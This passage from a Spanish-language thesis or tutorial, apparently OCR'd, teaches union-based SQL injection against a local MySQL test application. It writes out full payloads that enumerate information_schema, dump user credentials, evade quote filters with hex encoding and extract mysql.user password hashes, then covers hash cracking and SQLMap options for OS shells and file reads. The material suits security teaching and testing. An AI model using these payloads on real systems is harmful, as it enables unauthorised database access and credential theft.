Existen más funciones y de igual manera, funciones que son propias de cada SGBD por lo que en caso de no saber con qué Base de Datos trabaja el aplicativo web, se puede ir probando con las funciones propias y así sabríamos con cual Base de Datos trabaja el aplicativo web o como anteriormente se había demostrado que por medio de errores nos puede llegar a dar por pantalla el tipo de error que se generó en el SQL y con eso el nombre del SGBD.

Estas funciones deben ir como campos en la consulta que se va a anidar y con esto por pantalla nos presentara los datos que se vayan pidiendo de la siguiente manera.




En este ejemplo logramos ver que sacamos dos veces el nombre del usuario conectado, esto es para demostrar que existen diferentes maneras para obtener esta información con diferentes funciones como se especifica arriba.




Aquí encontramos otra manera de obtener el nombre de la Base de Datos a la que se encuentra conectado el aplicativo web (tesis), al igual que tenemos otra manera de que se devuelva como resultado el usuario que se encuentra conectado(root) al encontrar que el usuario conectado tiene permisos de administrador esto puede llegar a ser perjudicial ya que las inyecciones que se realicen pueden llegar a dañar la Base de Datos, también pudimos obtener la versión de la Base de Datos que se usa (5.7.11), junto a su ubicación dentro del equipo(c:\wamp64\bin\mysql\mysql5.7.11\data\).

Para realizar otra manera de SQL Injection será necesario conocer las Bases de Datos propias de cada SGBD por ejemplo en MySQL tenemos la Base de Datos “Information_Schema”




Obteniendo acceso a esta Base de Datos del sistema se obtiene toda la información de la estructura de cualquier Base de Datos almacenada en el SGBD incluso de la Base de Datos que está relacionada con el aplicativo web que está siendo atacado, y con esto resulta mucho más fácil obtener la información que esta almacenada dentro de la Base de Datos del aplicativo web.

Dentro de esta Base de Datos “Information_Schema” tenemos la tabla con el nombre “SCHEMATA” la cual posee en su interior los nombres de todas las Bases de Datos que se encuentran almacenadas.




CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARA
def	information_schema	utf8
def	asd	latin1
def	mysql	latin1
def	performance_schema	utf8
def	sys	utf8
def	tesis	latin1

Siguiendo hasta la tabla con el nombre “TABLES” tendremos acceso a los nombres de todas las tablas y con relación a su respectiva Base de Datos a la que pertenecen.




TABLE_CATALOG	TABLE_SCHEMA 1	TABLE_NAME
def	tesis	usuario
def	tesis	rol
def	tesis	pais
def	tesis	banda

De igual manera si entramos a la tabla con el nombre “COLUMNS” tendremos acceso a todas las columnas con sus respectivas tablas y Base de Datos a la que corresponden.




Entonces conociendo la Base de Datos presentada anteriormente y haciendo uso de las funciones de concatenación de string que a continuación se nombrarán, se obtendrá toda la información de la Base de Datos que está trabajando con el aplicativo web de prueba:


- CONCAT (): Concatena los argumentos que se le manden dentro de los paréntesis, cada string que se desee concatenar debe ir separado por una coma, en caso de querer un espacio que separe las palabras o añadir una cadena de caracteres propia, se debe crear entre comilla o apostrofes, y aquí pueden ser usadas las funciones antes vistas para obtener información sensible de la Base de Datos.



- GROUP_CONCAT (): Concatena a nivel de columnas, y recibe como argumento el nombre de la columna o columnas que se desea concatenar.




- CONCAT_WS (): Como primer parámetro debe ser un string que deseamos que sea el separador entre los siguientes campos que deseamos concatenar.




El ataque que se va a realizar a continuación será para obtener los nombres de todas las tablas que posee nuestra Base de Datos del aplicativo web.

Primero se necesita saber el nombre de la Base de Datos que está conectada al aplicativo web y como se había visto anteriormente por SQL Injection podemos obtener esta información con una unión de sentencias SQL y con la función “DATABASE ()” que nos devuelve el nombre de la base.



Una vez que obtenemos el nombre de la Base de Datos se procede a trabajar con la Base de Datos “Information_Schema” que habíamos mencionado anteriormente, realizando una unión de sentencias dentro de la cual en uno de los campos vamos a realizar una consulta anidada en la que constara la función “GROUP_CONCAT ()” haciendo la consulta a la Base de Datos “Information_Schema”, a la tabla “Tables”, en el campo “Table_Name”, filtrado por el campo “Table_Schema”, que es el campo que contiene el nombre de la Base de Datos, con esta consulta se obtendrá los nombre de las tablas de la Base de Datos “tesis”



En pantalla podemos observar como ha quedado nuestra consulta que nos devuelve los nombres de la tabla de la Base de Datos “tesis”, funciona de la siguiente manera:

Inicialmente tenemos como consulta SQL:

- Select * from banda natural join país where idbanda = ‘5<INYECCION SQL>’

El código SQL que se va a inyectar es:


- ‘UNION Select 1, (select group_concat (table_name) from Information_Schema.Tables where table_Schema = ‘tesis’),3,4,5--+

Finalmente, la consulta SQL quedaría así:

- Select * from banda natural join país where idbanda = ‘5‘UNION Select 1, (select group_concat (table_name) from Information_Schema.Tables where table_Schema = ‘tesis’),3,4,5--+’

Dando como resultado la table que tenemos en la imagen anterior y con los datos esperados, observado que las tablas de la Base de Datos “tesis” son:

- Banda, país, usuario, rol



Una vez que ya hemos obtenido los nombres de las tablas vamos a obtener las columnas que existen en cada tabla, para esto al igual que hicimos la Inyección SQL para obtener los nombres de las tablas vamos a hacerlo para las columnas con las pequeñas variaciones que ya no se usara la tabla “TABLES”, sino se usara la tabla “COLUMNS” de la siguiente manera.

Inicialmente tenemos como consulta SQL:


- Select * from banda natural join país where idbanda = ‘7<INYECCION SQL>’


El código SQL que se va a inyectar es:


- ' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='tesis' and table_name='<nombre de la tabla de la que se sacara la informacion>'),3,4,5-- '


Finalmente, la consulta SQL quedaría así:

- Select * from banda natural join país where idbanda = ‘7‘UNION Select 1, (select group_concat (column_name) from Information_Schema.Columns where table_Schema = ‘tesis’ and table_name = ‘banda’),3,4,5--+’










Ahora que ya poseemos nombre de la Base de Datos del aplicativo web sus respectivas tablas y columnas de cada tabla podemos empezar a extraer la información que se encuentra dentro de cada tabla para lo que realizaremos la siguiente inyección de código:


- ‘union select 1 , (select concat_ws (‘ || ’ idusuario, idrol, nombreusuario, passwordusuario) from usuario limit 0,1),3,4,5--+

Para esta inyección usaremos la función “CONCAT_WS” ya que se facilita que se separen los resultados de cada columna por el primer argumento que recibe esta función y así diferenciar fácilmente donde empieza y donde termina cada campo de resultado, en este caso el separador que vamos a usar será ‘ || ’, además usamos la palabra reservada “LIMIT” que nos ayuda a delimitar cuantos registros queremos de la Base de Datos a la que estamos consultando, ya que el primer número define el número de registro desde el que empezara a tomar datos, en este caso es el 1, y el segundo numero define cuantos registros desde el que habíamos definido en el primer número, queremos que nos devuelva la Base de Datos, en este caso pedimos 1 pero hay como poner números mayores en caso de que estuviéramos trabajando en el SGBD, pero en este caso solo se deberá pedir de uno en uno aumentando el primer número, estos dos argumentos deberán estar separados por una coma.




La información que obtuvimos ha sido el primer registro en el que consta, id del usuario, el id del rol al que está relacionado el usuario, el nombre de usuario, y password del usuario, en ese orden de la tabla usuarios, en caso de querer el siguiente registro a continuación de la palabra “LIMIT” el numero ‘0’ deberá ser ‘1’ y así sucesivamente deberá ir aumentando dependiendo el número de registro que deseemos obtener.

Al momento de no existir más registros en la tabla a la que estamos haciendo la consulta simplemente el resultado será vacío como se muestra en la siguiente imagen.




El problema que se tiene al momento de usar cadena de caracteres dentro de la inyección de código son las comillas ya que algunos aplicativos web tienen herramientas que analizan el código SQL que se está ingresando entonces reconoce las comillas y directamente las bloquea para que no realicen daño do extraigan información de la Base de Datos por eso es recomendable hacer el uso de “HEXADECIMAL”, ya que no tienen bloqueo para este tipo de caracteres entonces lo que se debe hacer es en Google buscar una calculadora Hexadecimal y con esto ya obtendríamos la cadena de caracteres que nos permitiría no usar las comillas, pero para que la Base de Datos reconozca que lo que se va a ingresar es un hexadecimal, antes de ingresar la cadena debe ir “0x” seguido de la cadena de caracteres en hexadecimal de la siguiente manera.

- ‘union select 1 , (select concat_ws (0x207c7c20, idusuario, idrol, nombreusuario, passwordusuario) from usuario limit 0,1),3,4,5--+



Pero para no estar haciendo consulta por consulta solo para saber cuántos registros posee la Base de Datos se puede realizar una inyección con la función “COUNT” y que devuelva el número de registros que existen de la siguiente manera:

- ‘union select 1,(select count(*) from usuario),3,4,5--+



Teniendo como resultado que existen 10 registros en esta tabla, las herramientas de SQL Injection al momento de hacer las pruebas realiza primero esta consulta para optimizar el tiempo de respuesta sabiendo así cuantas iteraciones tiene que hacer para obtener todos los registros.
Existe otra Base de Datos que es nativa de MySQL el nombre es “mysql” que es otra de las Bases de Datos así como “Information_Schema” que puede llegar a comprometer la Base de Datos ya que su tabla más

importante resulta ser “user” en la cual constan todos los usuarios privilegios y hasta el password de todo el SGBD, si desde el aplicativo web se lograra ingresar como administrador como habíamos visto al inicio de las pruebas se vuelve fácil ingresar a esta tabla ya que por dentro la programación de los aplicativos y junto con restricciones del SGBD hacen que solo un usuario administrador logre tener acceso a esa Base de Datos, la inyección terminaría siendo la misma que se realizó al sacar los nombres de las tablas de la Base de Datos “tesis”, sería algo así:

- ‘union select 1, (select group_concat (user,’ ’,password) from mysql.user),3,4,5--+

Haciendo que nos devuelva todos los nombres de usuario junto con su password, pero algo que hay que entender es que el password nos vendrá cifrado con el hash “sha-1” el SGBD de MySQL usa un “doble sha-1” que es un algoritmo de cifrado muy usado para password en Base de Datos por los programadores al momento en que se ingresa un nuevo usuario, el cifrado “sha--1” se ejecuta desde la función de MySQL “PASSWORD ()”. En caso de hacernos con las claves para descifrar se deberá buscar y descargar los “rainbow tables” para MySQL SHA1, luego de descargado se usará la herramienta “rcracki_mt” que nos ayudará a descifrar las contraseñas de los usuarios.

Para observar cómo se almacenan las contraseñas cifradas con SHA-1 haciendo uso de la función “PASSWORD ()” podemos dentro del SGBD poner el código:

- Select password(“ <CONTRASEÑA> ”)

A continuación, se va a usar la herramienta “SQLMap” que hace de manera más fácil lo mostrado anteriormente, primero que nada, para poder usar esta herramienta vamos a instalar Python en su versión 2.7, luego nos dirigimos a la página de SQLMap www.sqlmap.org, descomprimimos el archivo, lo nombramos “SQLMap” y esta carpeta la pegamos en el lugar donde se instaló Python.

Para correr SQLMap crearemos un acceso directo en el escritorio re direccionando al cmd y con el nombre SQLMap, a continuación abrimos las propiedades de este acceso directo y donde dice “Iniciar en:” se copiara el path de la carpeta SQLMap que se encuentra donde se instaló Python y se procederá a usar la herramienta.




Figura 3.4.6 (Herramienta SQLMAP)

Esta herramienta funciona con comandos propios de la herramienta por consola para obtener inicialmente todos los comandos para poder revisarlos escribimos en la consola:

- Sqlmap.py --help

Y nos retorna los comandos que podemos usar y para que nos sirven

```
  --common-tables     Check existence of common tables
  --common-columns    Check existence of common columns

User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject        Inject custom user-defined functions
  --shared-lib=SHLIB  Local path of the shared library

File system access:
  These options can be used to access the back-end database management
  system underlying file system

  --file-read=RFILE   Read a file from the back-end DBMS file system
  --file-write=WFILE  Write a local file on the back-end DBMS file system
  --file-dest=DFILE   Back-end DBMS absolute filepath to write to

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-cmd=OSCMD      Execute an operating system command
  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
  --os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
  --os-bof            Stored procedure buffer overflow exploitation
  --priv-esc          Database process user privilege escalation
  --msf-path=MSFPATH  Local path where Metasploit Framework is installed
  --tmp-path=TMPPATH  Remote absolute path of temporary files directory

Windows registry access:
```

